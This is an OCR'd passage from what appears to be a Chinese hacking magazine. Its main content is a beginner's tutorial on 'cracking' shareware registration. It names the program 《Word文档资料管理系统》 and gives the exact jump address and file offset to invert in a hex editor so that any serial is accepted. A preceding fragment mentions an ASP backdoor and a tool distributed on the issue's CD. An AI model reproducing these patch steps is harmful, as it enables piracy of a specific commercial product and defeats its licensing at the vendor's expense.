


图5

可见如果在对方防火墙内外不通的情况下，此程序就可以发挥它的最大威力了。

（本章中涉及到的程序CC.EXE、冰狐浪子ASP后门 v2.0已经收录在本期光盘中）


神密园

Crack菜鸟阶段晋级篇

——TIT女子破解小组之菜鸟暴破教学篇

秦妮@[2195]

Crack是一门很深的学问，很多人都想做cracker，可是做一个cracker其实很累，需花费大量的时间，而且经常会碰壁，N长时间毫无进展是极为平常的事情。很多初学者还不会汇编只会爆破一些简单的程序就以cracker自居，这样是不对的。破解是没有止境的。

做cracker的五个必要条件是：1.知识 2.经验 3.感觉 4.耐心 5.运气 。最基本的是要会一些汇编的基础知识。经验也是很重要的，在查找、判断复杂的关键跳和关键call时，很多时候要凭借长时间以来积累的经验。做为一名出色的cracker要有敏锐的感觉，破解每一句代码的作用和编程者的用意。耐心也是必不可少的，尤其是在分析算法的时候，要有足够的耐心把程序的注册算法从纷繁复杂的程序代码中提取出来。同时运气也是必不可少的，但运气是建立在你的扎实的基础上。今天我们就用几个简单的程序来向大家简单介绍一下crack的三个阶段。

crack的三个阶段

crack第一阶段：爆破。基本属于菜鸟的专利，也是初学者所喜欢的方式。因为这不需要你有很深厚的汇编功力，只要能用现成的查壳脱壳软件查壳脱壳，大概了解程序注册流程，能找到关键跳就OK了。这个阶段经常使用的工具是：简单查壳脱壳工具、静态反汇编工具W32Dasm、程序修改工具UltraEdit等。

crack第二阶段：追出注册码。在有了一定爆破经历和一些简单的汇编基础后，我们的菜鸟爆破手就可以升级为经验丰富的老鸟了。这个阶段经常用的工具要在前一阶段的基础上增加动态反汇编程序Ollydbg等，和一些简单的注册机编辑工具keymaker等。

crack第三阶段：编写注册机。对于这样的骨灰级老鸟要求有深厚的汇编功力，精湛的编程技术。能清楚的分析出程序的注册流程和算法，并能独立编写出程序算法注册机。

我们就拿《Word文档资料管理系统》和《网络电视小精灵》这两个软件来向大家讲解一下爆破的全过程。

《Word文档资料管理系统》爆破篇

破解类型：爆破

所用工具：PEiD（查壳工具）、W32Dasm（反汇编工具）、UltraEdit（编译工具）

爆破思路：

第一步：检查程序是否加壳，如加壳则脱壳。

第二步：反汇编程序，找到关键跳。

第三步：修改程序关键跳，重新编译程序，完成爆破。

一、步检查

首先我们要判断程序是否加壳，如加壳还要检查壳的类型，这里我们就使用使用PEiD来查壳，如图1。




图1

可以看出，这个Word文档资料管理系统是用Borland Delphi 6.0–7.0编写，程序没有加过壳。我们也可以用其他的软件来查壳比如：pe–scan、FI、language2k……，我个人比较喜欢用PEiD。这里要说的是pe–scan不仅可以查壳，还可以脱一些简单的壳，比较适合有一定破解经验的初学者。FI的查壳能力比较强，不过要在Dos下运行，界面比较“古老”，不是很受菜鸟们的青睐。language2k这个大家用的比较多吧！界面清楚，显示信息虽然不是很全面但比较简明，受到广大菜鸟们的青睐。

二、拿出手术刀，开刀！

现在我们来反汇编程序DMS.exe。这里我们使用W32Dasm来反汇编程序，然后查看注册信息，我们这里使用W32Dasm的参考——串式参考，如图2。




图2

我们可以看到“注册成功！谢谢您的注册，谢谢您对我们的支持！”这个是注册成功信息，一般来说注册成功信息、注册失败信息和关键跳不会离的太远，所以我们反复双击这跳注册成功信息，看注册信息在程序中出现几次，我们发现在这个程序里只有一处，如图3。




图 3

我们可以看见注册信息的顺序是：先成功后失败，注册失败是由0059A1C7处跳过来的（这个0059A1C7很有可能是关键跳，我们先不管），那么我们可以设想一下程序的注册流程，大概应该是这样的，如图4。




图 4

我们通过简单分析得出注册流程大概是：输入注册码后程序会用特定的算法运算我们输入的注册码，然后通过上图中的判断来判断是否和真正的注册码一样，然后来到关键跳，如果一样则来到“注册成功！谢谢您的注册，谢谢您对我们的支持！”处，然后程序正常无限制运行。如果与真正的注册码不一样，则跳转到“您输入的注册码不正确，请重新输入！”，然后程序受限运行。那我们只要改写关键跳就OK了，我们把关键跳改成相反的指令，那么程序运行流程就会变成这样：输入注册码后程序会用特定的算法运算我们输入的注册码，然后通过上图中的判断来判断是否和真正的注册码一样，然后来到关键跳，如果与真正的注册码一样，则跳转到“您输入的注册码不正确，请重新输入！”，然后程序受限运行。如果不一样则来到“注册成功！谢谢您的注册，谢谢您对我们的支持！”处，然后程序正常无限制运行。思路很清楚了吧！这样一来除非你随便一写就和真正注册码一样，否则都会注册成功。（如果你真的随便一输入就和真码一样，那我劝你去买彩票，你运气太好了）。我们现在的任务就是找到关键跳了。

这里有几个找关键跳的小技巧：1.在一般情况下如果注册信息是先成功后失败，那么跳向失败的和离注册成功最近的跳转很有可能就是关键跳。2.在一般情况下如果注册信息是先失败后成功，那么跳向成功的和离注册失败最近的跳转就很有可能是关键跳。那么我们就从注册成功信息处向上找，我们依次可以找到跳转：**0059A205 jmp 0059A232**，我们看到0059A232在注册成功信息0059A25D前，我们不管它。**0059A1F5 jne 0059A207**，也在0059A25D前我们也不要管。**0059A1C7 jne 0059A27E**，跳向注册失败信息，那么关键跳就是这个了。我们来到关键跳处，如图5。

可以看到关键跳的偏移地址是001995C7h。到这里我们破解的大部分任务就已经完成了。接下来就是一些善后工作了。

三、开刀手术，缝合伤口

现在我们就来修改程序关键跳，重新编译程序，这一步我们需要的工具是UltraEdit。我们用UltraEdit打开DMS.exe，然后按Ctrl+G，填入要修改的关键跳的偏移地址，这里的格式是0x……，那么我们这里就填写0x1995C7h，如图6。




图 5

